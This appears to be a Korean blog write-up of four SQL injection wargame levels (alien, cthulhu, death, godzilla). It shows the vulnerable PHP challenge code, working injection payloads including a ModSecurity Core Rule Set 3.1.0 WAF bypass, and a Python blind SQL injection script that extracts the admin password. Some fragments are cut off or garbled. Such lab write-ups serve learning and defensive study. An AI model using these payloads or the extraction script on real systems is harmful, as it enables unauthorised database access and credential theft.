query : **select id from prob_alien where no=0 union select concat(lower(hex(10+(!sleep(1)&&now()%2=1))),0x646d696e)#'union select concat(lower(hex(9+(!sleep(1)&&now()%2=1))), 0x646d696e)#**

query2 : **select id from prob_alien where no='0 union select concat(lower(hex(10+(!sleep(1)&&now()%2=1))),0x646d696e)#'union select concat(lower(hex(9+(!sleep(1)&&now()%2=1))), 0x646d696e)#'**

ALIEN Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/admin|and|or|if|coalesce|case|_|#.|prob|time/i', $_GET['no'])) exit("No Hack ~_~");
  $query = "select id from prob_alien where no={$_GET[no]}";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $query2 = "select id from prob_alien where no='{$_GET[no]}'";
  echo "<hr>query2 : <strong>{$query2}</strong><hr><br>";
  if($_GET['no']){
    $r = mysqli_fetch_array(mysqli_query($db,$query));
    if($r['id'] !== "admin") exit("sandbox1");
    $r = mysqli_fetch_array(mysqli_query($db,$query));
    if($r['id'] === "admin") exit("sandbox2");
    $r = mysqli_fetch_array(mysqli_query($db,$query2));
    if($r['id'] === "admin") exit("sandbox");
    $r = mysqli_fetch_array(mysqli_query($db,$query2));
    if($r['id'] === "admin") solve("alien");
  }
  highlight_file(__FILE__);
?>
```

이번에도 두 쿼리가 ‘를 기준으로 따로 실행되게 코드를 설계했습니다. 시간을 이용한 코드인데, hex 10+1 or 0 인 형태를 더해주게 하였다. 1초마다 변화가 일어남으로 각각 더해지는 값이 0 1 0 1이 될것이고,hex(9)= 9,hex(10)= a hex(11)=b이므로 위의 값은 각각 admin->bdmin->9dmin->admin이 되거나 bdmin->admin->admin->9dmin이 될것이다. 2분의 1의 확률로 clear가 뜨니 여러번 실행해보자.


33

modsec.rubiya.kr server is running ModSecurity Core Rule Set v3.1.0 with paranoia level **1**(default).
It is the latest version now.(2019.05)
Can you bypass the WAF?

query : **select id from prob_cthulhu where id='' and pw=''**

```php
<?php
  include "./welcome.php";
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(#)|admin/i', $_GET[id])) exit("No Hack ~_~");
  if(preg_match('/prob|_|#.|#(#)|admin/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_cthulhu where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) solve("cthulhu");
  highlight_file(__FILE__);
?>
```

mod security 3.1.0의 서버에서 돌고 있다는 것 같다. 이걸 뚫어보라는것같은데...
실전인가요... 일단 최대한 뒤져봤는데 제가 코드를 직접 분석하려고 한것은 실패했습니다.
깃헙에 코드는 올라와있는데 제 능력 밖인것 같았습니다. 그래서 다른사람들이 분석해놓은 취약점을 뒤져봤는데,



요런녀석이 있더군요.
요 페이지에 있는 코드를 그대로 가져다가 쳐봤습니다.

modsec.rubiya.kr server is running ModSecurity Core Rule Set v3.1.0 with paranoia level **1**(default).
It is the latest version now.(2019.05)
Can you bypass the WAF?

---


query : **select id from prob_cthulhu where id='-1'<@=1 OR 1=1 OR '&pw=a' and pw=''**

CTHULHU Clear!

```php
<?php
  include "./welcome.php";
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(#)|admin/i', $_GET[id])) exit("No Hack ~_~");
  if(preg_match('/prob|_|#.|#(#)|admin/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_cthulhu where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) solve("cthulhu");
  highlight_file(__FILE__);
?>
```

오오 뚫리긴했는데...요렇게 풀어도 되는건가요,,

34.



query : **select id from prob_death where id='' and pw=md5('')**

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(#)|admin/i', $_GET[id])) exit("No Hack ~_~");
  if(preg_match('/prob|_|#.|#(#)|admin/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_death where id='{$_GET[id]}' and pw=md5('{$_GET[pw]}')";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id'] == 'admin') solve("death");
  elseif($result['id']) echo "<h2>Hello {$result['id']}<br>You are not admin :(</h2>";
  highlight_file(__FILE__);
?>
```

이번에도 이전 문제랑 같은 서버에서 작동중인것 같습니다. 간단한 쿼리를 넣자 완전히 같은 결과물이 나오네요.
md5로 하길래 이걸 blind sql을 해야하나 고민했지만 md5를 다시 복구하는 과정을 거치자니 굉장히 번거로울 것 같았다.
이전과 같은 문제를 가지고 있을까 하여 이전 문제와 비슷한 쿼리를 짜보았더니 통하는것을 확인하였다.
or 를 이용하여 항상 참인 쿼리를 만들어서 뒤쪽 검사를 무시하자.

query : **select id from prob_death where id='-1'<@=1 OR id<'guest' OR '&pw=a' and pw=md5('')**

DEATH Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(#)|admin/i', $_GET[id])) exit("No Hack ~_~");
  if(preg_match('/prob|_|#.|#(#)|admin/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_death where id='{$_GET[id]}' and pw=md5('{$_GET[pw]}')";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id'] == 'admin') solve("death");
  elseif($result['id']) echo "<h2>Hello {$result['id']}<br>You are not admin :(</h2>";
  highlight_file(__FILE__);
?>
```

id<'guest'는 id= admin을 전제하고, g가 a보다 뒤이므로 둘다 존재할경우 참일것으로 추측한 쿼리이다.

query : select id from prob_godzilla where id='' and pw='id=-1'<@=1 OR 1=1 OR '&pw='

Hello admin

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[id])) exit("No Hack ~_~");
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_godzilla where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello admin</h2>";

  $_GET[pw] = addslashes($_GET[pw]);
  $query = "select pw from prob_godzilla where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("godzilla");
  highlight_file(__FILE__);
?>
```

오오 이거 딱봐도 hello admin 만 출력했는데 안되는거보니 blind sql injection 이로군요!

```python
print("length find end");'''
pwd=""
check = 0
pwlen=99;
for j in range(1,pwlen+1):
    for i in range(48,128):
        print(chr(i))
        print(pwd+chr(i))

        a= "https://modsec.rubiya.kr/chall/godzilla_799f2ae774c76c0bfd8429b8d5692918.php"
        url = a+ "?pw=-1'<@=1 OR id='admin' and substr(pw, " + str(j) + ", 1)='" + chr(i) + "' OR '%26pw=a"
        res = requests.get(url,cookies = cookies)
        print(url)
        print(res.text)
        if ('Hello admin' in res.text):
            pwd += chr(i)
            print("Found it: ",pwd)
            break
```

/modsec.rubiya.kr/chall/godzilla_799f2ae774c76c0bfd8429b8d5692918.php?pw=-1'<@=1 OR id='admin' and substr(pw, 4, 1)='@' OR '%2
ry : select id from prob_godzilla where id='' and pw='-1'<@=1 OR id='admin' and substr(pw, 4, 1)='@' OR '&pw=a'</stron
tyle="color: #0000BB"><?php
  include <span style="color: #D

비슷하게 코드 짜서 넣어봤습니다.
이번에도 대문자로 나오길래 소문자로 바꿔줬습니다. lower()를 넣어줘야되나... 이러다가 대소문자 섞인 비밀번호 나오면 고생좀 하겠네요.

query : **select id from prob_godzilla where id='' and pw='a18a6cc5'**

GODZILLA Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[id])) exit("No Hack ~_~");
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_godzilla where id='{$_GET[id]}' and pw='{$_GET[pw]}'
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello admin</h2>";

  $_GET[pw] = addslashes($_GET[pw]);
  $query = "select pw from prob_godzilla where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("godzilla");
  highlight_file(__FILE__);
?>
```

끝!